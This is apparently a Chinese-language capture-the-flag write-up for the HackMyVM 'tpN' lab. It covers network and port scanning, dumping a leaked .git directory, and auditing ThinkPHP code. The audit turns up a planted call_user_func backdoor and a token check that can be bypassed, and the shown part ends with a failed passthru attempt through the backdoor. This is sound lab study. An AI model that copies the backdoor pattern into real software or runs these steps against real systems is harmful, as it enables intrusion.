
 HackMyVM tpN
# 存活主机发现
使用 arp-scan 工具扫描局域网内存活主机。
┌──(npc㉿kali)-[~/test]
└─$ sudo arp-scan -I eth2 192.168.6.0/24

192.168.6.170   08:00:27:82:b7:e6       PCS Systemtechnik GmbH
2
3
4
目标主机 IP:192.168.6.170。
# 端口扫描
nmap 扫描 TCP 全端口。
┌──(npc㉿kali)-[~/test]
└─$ nmap 192.168.6.170 -p- -sT

PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
8080/tcp open  http-proxy
2
3
4
5
6
7
开放了 22、53、8080 端口。
# 8080 端口 Web 服务探测

访问 8080 端口,提示一个 ThinkPHP 应用。

使用 ThinkPHP 综合利用工具扫一圈,没有发现可利用点。
# 目录扫描


使用 dirsearch 进行目录扫描,发现靶机存在 .git 目录泄露,同时扫描到了 phpinfo 页面。

# 利用 .git 目录下载源码

使用 git-dumper 工具下载 .git 目录源码。
https://github.com/arthaud/git-dumper (opens new window)
安装。
pip install git-dumper
下载源码。
mkdir -p tp
git-dumper http://192.168.6.170:8080/.git ./tp
2
# 代码审计
审计下载下来的源码,先看下配置方面。
查看 config/app.php 文件,发现配置了多应用映射(app_map),将 think 映射到了 admin 应用。
<?php
'app_map'          => ["think"=>"admin"],
'domain_bind'      => [],
2
3
找下框架的自定义路由,通过查找 Route:: 关键词,发现有一个路由规则。
┌──(npc㉿kali)-[~/test/tp]
└─$ grep -r 'Route::'
app/admin/route/app.php:Route::rule("sb/:a/:b","Admin/hello");  //我想给这块设置路由方便你们渗透的,不知道为什么我这个路由是无效的
2
3

在 app/admin/route/app.php 文件中,发现了一个没有注释的路由规则。这个路由规则映射到了 Admin 模块下的 hello 控制器。
Route::rule("sb/:a/:b","Admin/hello"); //我想给这块设置路由方便你们渗透的,不知道为什么我这个路由是无效的
分析 Admin 模块 hello 方法:

源码里导入了 app\middleware\Check1 自定义中间件,hello 方法明显是一个后门利用,接收 a、b 参数,调用 call_user_func($b, $a) 函数执行 b 参数传入的函数,并把 a 参数作为参数传入。
<?php

namespace app\admin\controller;

use app\BaseController;
use app\middleware\Check1;
class Admin extends BaseController
{
    protected $middleware =["Check1"];
    public function hello($a,$b)
    {
        call_user_func($b, $a);
    }

}
2
3
4
5
6
7
8
9
10
11
12
13
14
15

分析 Check1 中间件,实现了一个 session 校验,会检查 session 是否有 admin 字段和 sb 字段,并且相等时才会放行。
    public function handle($request, \Closure $next)
    {
        //
        if ((Session::get("sb")==Session::get("token")&&!empty(Session::get("sb"))&&!empty(Session::get("token")))){

            return $next($request);
        }
        else{
            echo Session::get("sb");
            echo "<br>";

            echo Session("token");
            return response("虽然我是新手,但是懂的一点token验证什么的");

        }
    }
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
分析哪里设置了 session 的 sb 和 token 字段,搜索 session::set 关键词,发现 app/index/controller/Token.php 文件中设置了 session。
┌──(npc㉿kali)-[~/test/tp]
└─$ grep -r 'Session::set'
app/index/controller/ViewPage1.php://            Session::set("xf","徐峰");
app/index/controller/ViewPage1.php://            Session::set("user","徐峰");
app/index/controller/Token.php:            Session::set("sb", $sb);
2
3
4
5
如果传入 post 参数 sb 为 admin,则会生成一个 token,并把 token 存入 session 的 sb 字段。
┌──(npc㉿kali)-[~/test/tp]
└─$ cat app/index/controller/Token.php
<?php

namespace app\index\controller;

use app\BaseController;
use think\facade\Session;

class Token extends BaseController
{
    public function token()
    {
        $message = "请输入成员名称获取令牌";
        if (input("post.sb") == "admin") {
            $sb = $this->request->buildToken("token", "sha1");
            Session::set("sb", $sb);
            $message = "获取成功: " . $sb;
        } elseif (input("post.sb") !== null) {
            $message = "你是猪脑袋嘛,都明摆着了";

}}}
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
那么我们可以先访问 /index/token/token 接口,传入 sb=admin,获取 token 值,拿到合法 session 后就可以利用后门了。


拿到合法 session 后,访问 /admin/Admin/hello/id/passthru,执行 passthru 函数,system 在 phpinfo 里已知被 ban。
尝试使用 PATH_INFO 方式访问 /think/Admin/hello/id/passthru 依然失败。

